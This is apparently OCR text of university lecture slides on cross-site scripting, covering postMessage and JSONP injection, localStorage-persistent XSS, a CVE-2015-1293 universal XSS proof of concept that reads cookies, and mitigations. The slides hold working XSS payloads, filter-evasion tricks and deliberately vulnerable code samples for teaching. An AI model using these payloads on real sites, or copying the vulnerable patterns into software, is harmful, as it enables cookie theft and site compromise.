

```
child.postMessage(
    ‘{“cmd”: “showButton”, “id”: “fancy”}’,
    ‘*’
)
```

```
document.addEventListener(“message”, recv);

function recv(e) {
    var jsonObj = eval(e.data);
}
```

PostMessage XSS Example

- Purpose: a “hole” for cross-origin communication




```
child.postMessage(
    ‘alert(“XSS”)’,
    ‘*’
)
```

```
document.addEventListener(“message”, recv);

function recv(e) {
    var jsonObj = eval(e.data);
}
```

Execute an attack script from victim.com origin

PostMessage XSS Attacks

- Can a server see the XSS payload?

- Any website can embed any website within iframe
  - It is a HTML feature, not a bug

- What went wrong here?

Check the Origin of the Received Message


```
child.postMessage(
    'alert("XSS")',
    '*'
)
```

```
document.addEventListener("message", recv);

function recv(e) {
    if (e.origin !== "http://whitelist.com")
        return;
    var jsonObj = eval(e.data);
}
```

Check the Origin of the Received Message

HTML Living Standard (whatwg.org)

Authors should check the origin attribute to ensure that messages are only accepted from domains that they expect to receive messages from

```
    if (e.origin !== "http://whitelist.com")
        return;
    var jsonObj = eval(e.data);
}
```

The Postman Always Rings Twice, *NDSS '2013*

- Investigate PostMessage Usage in the wild

The Postman Always Rings Twice:
Attacking and Defending postMessage in HTML5 Websites

Sooel Son and Vitaly Shmatikov
The University of Texas at Austin

Abstract

The postMessage mechanism in HTML5 enables Web content from different origins to communicate with each other, thus relaxing the same origin policy. It is especially popular in websites that include third-party content. Each message contains accurate information about its origin, but the receiver must check this information before accepting

hosting page, while the frame from a "business optimization" service may track users' movements and clicks on the page that includes this frame.

HTML5, the new revision of the HTML standard which is rapidly growing in adoption, includes the *postMessage* facility that enables a script to send a message to a window regardless of their respective origins. postMessage thus relaxes the same origin policy by providing a struc-

The Postman Always Rings Twice, *NDSS '2013*

- Collected PostMessage receivers from Alexa top 10,000 sites
- Visited 16,115 pages from 10,121 host names

- Results:
  - 2,245 hosts (22%) have a PostMessage receiver
  - 1,585 hosts have a receiver with no origin check
  - 262 hosts have incorrect checks
  - 84 hosts have exploitable vulnerabilities

The Postman Always Rings Twice, *NDSS '2013*

- 84 hosts have exploitable vulnerabilities

```
if (m.origin.indexOf("sharethis.com") != -1)
```

  - **Intended**: subdomain.sharethis.com
  - **Possible attack**: from sharethis.com.malicious.com
  - **Possible attack**: from evailsharethis.com

Check	Hosts	Origin check	Example of a malicious host name that passes the check	Existing domains
1	107	if(/[\/|\.]*chartbeat.com*$/.test(a.origin))	evil.chartbeat-com *(not exploitable until arbitrary TLDs are allowed)*	0
2	71	if(m.origin.indexOf("sharethis.com") != -1)	sharethis.com.malicious.com, evilsharethis.com	2291
3	35	if(a.origin && a.origin.match(/\.*kissmetrics*\.com/))	www.kissmetrics.com.evil.com	2276
4	20	var w = /*jumptime*\.com(: [0 − 9])?$/; if (!v.origin.match(w))	eviljumptime.com	2
5	4	if(!a.origin.match(/*readspeaker.com/gi*))	readspeaker.comevil.com, readspeaker.com.evil.com	2276
6	1	a.origin.indexOf("widgets.ign.com") != 1	evilwidgets.ign.comevil.com, widgets.ign.com.evil.com	2278
7	1	if(e.origin.match(/*http*(*s*?)\ : \/\/\ *w*+?\.?*dastelefonbuch.de*/)	www.dastelefonbuch.de.evil.com	4513
8	1	if((/*api.weibo*\.com*$/).test(I.origin))	www.evilapi-weibo.com	0
9	1	if(/*id.rambler.ru*$/*i*.test(a.origin))	www.evilid-rambler.ru	0
10	1	if(e.origin.indexOf(location.hostname)==-1){return;}	*receiverOrigin*.evil.com	*n/a*
11	7	if((/^(*https*? : //[^/]+)/. + (*pss*|*selector*| *payment.portal*|*matpay* − *remote*).*js*/*i*) .exec(src)[1] == e.origin)	If the target site includes a script from www.evil.com/sites/selector.js, any message from www.evil.com will pass the check	*n/a*
12	5	if(g.origin && g.origin !== l.origin) { return; } else { ... }	www.evil.com	*n/a*
13	1	if((typeof d === "string" && (n.origin !== d && d !== "*"))||(j.isFunction(d) && d(n.origin) === !1))	www.evil.com	*n/a*
14	24	if(event.origin != "http://cdn-static.liverail.com" && event.data)	www.evil.com	*n/a*

Consequences of PostMessage Attacks


- Cross-Site Scripting attacks
- Reading cookies
- Reading or writing local storage values

JSONP XSS Attacks

- JSONP: a certain function on cross-origin data

Assume there is a weather service that provides the current temperature

=> How can your JS application reference info from weather.com?



weather.com
web server


JSONP XSS Attacks

- JSONP: a certain function on cross-origin data

https://vulnerable.com

```
<script>
  function read(json) {
    document.write(json.temp)
  }
</script>
<script
  src="http://weather.com/
        jsonp?callback=read">
</script>
```

Execute read function



weather.com
web server

weather.com/jsonp?callback=read


```
read([{
“temp”: 36
“location”: “ULSAN”
}])
```

JSONP XSS Attacks

- What if an attacker has a change to inject some string value in the JSONP URL?

https://vulnerable.com

```
<script>
  function read(json) {
    document.write(json.temp)
  }
</script>
<script
  src="http://weather.com/
        jsonp?callback=
        alert(‘xss’);read">
</script>
```



weather.com
web server

```
weather.com/jsonp?callback=
                alert(‘xss’);read

alert(‘xss’);read([{
“temp”: 36
“location”: “ULSAN”
}])
```

Persistent Client-side XSS Attacks, *NDSS '2019*

- The attacker exploits victim's locals
  - Cookies (`document.cookie`) and LocalStorage (`window.localStorage`)

Don't Trust The Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild

Marius Steffens*, Christian Rossow*, Martin Johns†, and Ben Stock*
*CISPA Helmholtz Center for Information Security: {marius.steffens,rossow,stock}@cispa.saarland
†TU Braunschweig: m.johns@tu-braunschweig.de

***Abstract*—The Web has become highly interactive and an important driver for modern life, enabling information retrieval, social exchange, and online shopping. From the security perspective, Cross-Site Scripting (XSS) is one of the most nefarious attacks against Web clients. Research has long since focused on three categories of XSS: Reflected, Persistent, and DOM-based XSS. In this paper, we argue that our community must**

the complexity of client-side code rises. This trend is naturally accompanied by an increase in flaws. One of the most devastating attacks is Cross-Site Scripting (XSS), allowing an adversary to execute arbitrary JavaScript code in the context of a vulnerable application. This can be used to, e.g., exfiltrate sensitive information such as access tokens or to post content


Persistent Client-side XSS Attacks


```
<script>
  var value = localStorage.getItem('entryPage')
  document.write("<a href='" + value +
                 "'>start over</a>");
</script>
```

Through network or web attacker

attacker

1. Insert '><script>alert(1)</script> to localStorage



Persistent Client-side XSS Attacks


```
<script>
  var value = localStorage.getItem('entryPage')
  document.write("<a href='" + value +
                 "'>start over</a>");
</script>
```


Through network or web attacker

attacker

1. Insert '><script>alert(1)</script> to localStorage

victim

2. Visit (Boom!)



Persistent Client-side XSS Attacks, *NDSS '2019*

- Web application developers often **blindly trust their local resources**, thus performing no sanitization
  - 470 sites and 385 sites perform eval or JS sink functions on **cookies** and **localstorage**, respectively

- Benefits (in terms of the attacker)
  - It **persists** until victims clear their locals!
  - The attacker do not need to for each attack attempt entice victims to visit their websites

- To make the attack work, what conditions are required?
  - The attacker should inject her choice of attack payloads to locals
  - Network attacker and Web attacker

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)


- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

Universal XSS Attacks

- Exploits a browser bug to inject malicious payload to any webpage origin
- Its target is not a web application, but a ***browser***
- The attacker can compromise any websites presently opened

Universal XSS Attacks Example

- CVE-2015-1293




Universal XSS Attacks Example

- CVE-2015-1293

```
1  <iframe></iframe>
2  <script>
3      var i = document.querySelector('ifram
4      var f = frames[0].Function;
5      i.onload = function() {
6        // Alerting the cookie of http://example.com
7        f("location.replace('javascript:alert(document.cookie)')")();
8      }
9      i.src = 'http://example.com';
10 </script>
```

Specify attacker's JS code

Specify target website




Universal XSS Attacks Example

- CVE-2015-1293

```
1  <iframe></iframe>
2  <script>
3      var i = document.querySelector('ifram
4      var f = frames[0].Function;
5      i.onload = function() {
6        // Alerting the cookie of http://example.com
7        f("location.replace('javascript:alert(document.cookie)')")();
8      }
9      i.src = 'http://example.com';
10 </script>
```

Specify attacker's JS code



Server

2 Run script

Specify target website

3 Load iframe

Target Server

The attacker can compromise any websites (Even if the target website itself is perfectly safe)

FuzzOrigin, *USENIX SEC '2022*

- Propose a browser fuzzer designed to detect UXSS vulnerabilities

FUZZORIGIN: Detecting UXSS vulnerabilities in Browsers through Origin Fuzzing

Sunwoo Kim*
Samsung Research
sunwoo28.kim@samsung.com

Young Min Kim
Seoul National University
ym.kim@snu.ac.kr

Jaewon Hur
Seoul National University
hurjaewon@snu.ac.kr

Suhwan Song
Seoul National University
sshkeb96@snu.ac.kr

Gwangmu Lee†
EPFL
gwangmu.lee@epfl.ch

Byoungyoung Lee‡
Seoul National University
byoungyoung@snu.ac.kr

Abstract

Universal cross-site scripting (UXSS) is a browser vulnerabil-

1 Introduction

Modern web browsers feature client-side scripting, enabling highly interactive dynamic web pages. By allowing the script

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

How to Mitigate XSS Attacks?

How to Mitigate XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```

How to Mitigate XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: http://example.com/?query=<script>attack()</script>

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```

Output: <>attack()</>

How to Mitigate XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: http://example.com/?query=<scrscriptipt>attack()</scrscriptipt>

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```

Output: <script>attack()</script>

How to Mitigate XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: http://example.com/?query=<scrscriptipt>attack()</scrscriptipt>

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```

Implementing XSS filter is hard!
Hard to get right, for general case

How to Mitigate XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

- Option 1-2: Use the good escaping libraries
  - E.g., `htmlspecialchars(string)`, `htmlentities(string)`, …

Input: http://example.com/?query=<script>attack()</script>

```
<?php
  $input = $_GET['query'];
  $result = htmlspecialchars($input);
  echo $result
?>
```

Convert special characters to HTML entities

- & (ampersand) becomes &
- " (double quote) becomes "
- ' (single quote) becomes '
- < (less than) becomes <
- > (greater than) becomes >

Output: <script>attack()</script>

Incorrect Input Sanitizations

http://vuln.com?input=javascript:alert('xss')

```
<?php
    $input = $_GET["input"];
    $message = htmlspecialchars($input);
?>
<a href = "
    <?php echo $message; ?>
"> Content </a>
```

Convert special characters to HTML entities

- & (ampersand) → &
- " (double quote) → "
- ' (single quote) → '
- < (less than) → <
- > (greater than) → >

```
<a href="javascript:alert('xss')"> Content </a>
```

This application is still vulnerable

Beware of Filter Evasion Tricks

- If filter allows quoting (of `<script>`, etc.), beware of malformed quoting:
  - `<IMG “”><SCRIPT>alert(‘XSS’)</SCRIPT>”>`
- Long UTF-8 encoding
- Scripts are not only in `<script>`:
  - `<iframe src=‘https://bank.com/login’ onload=‘steal()’>`

Research Question: How to Find Web Application Vulnerabilities (in a scalable manner?)

PHPJoern, *EuroS&P '17*

Efficient and Flexible Discovery of PHP Application Vulnerabilities, *Euro S&P '17*

Efficient and Flexible Discovery of PHP Application Vulnerabilities


Michael Backes*†, Konrad Rieck‡, Malte Skoruppa*, Ben Stock*, Fabian Yamaguchi‡

*CISPA, Saarland University
Saarland Informatics Campus
†Max Planck Institute for Software Systems
Saarland Informatics Campus
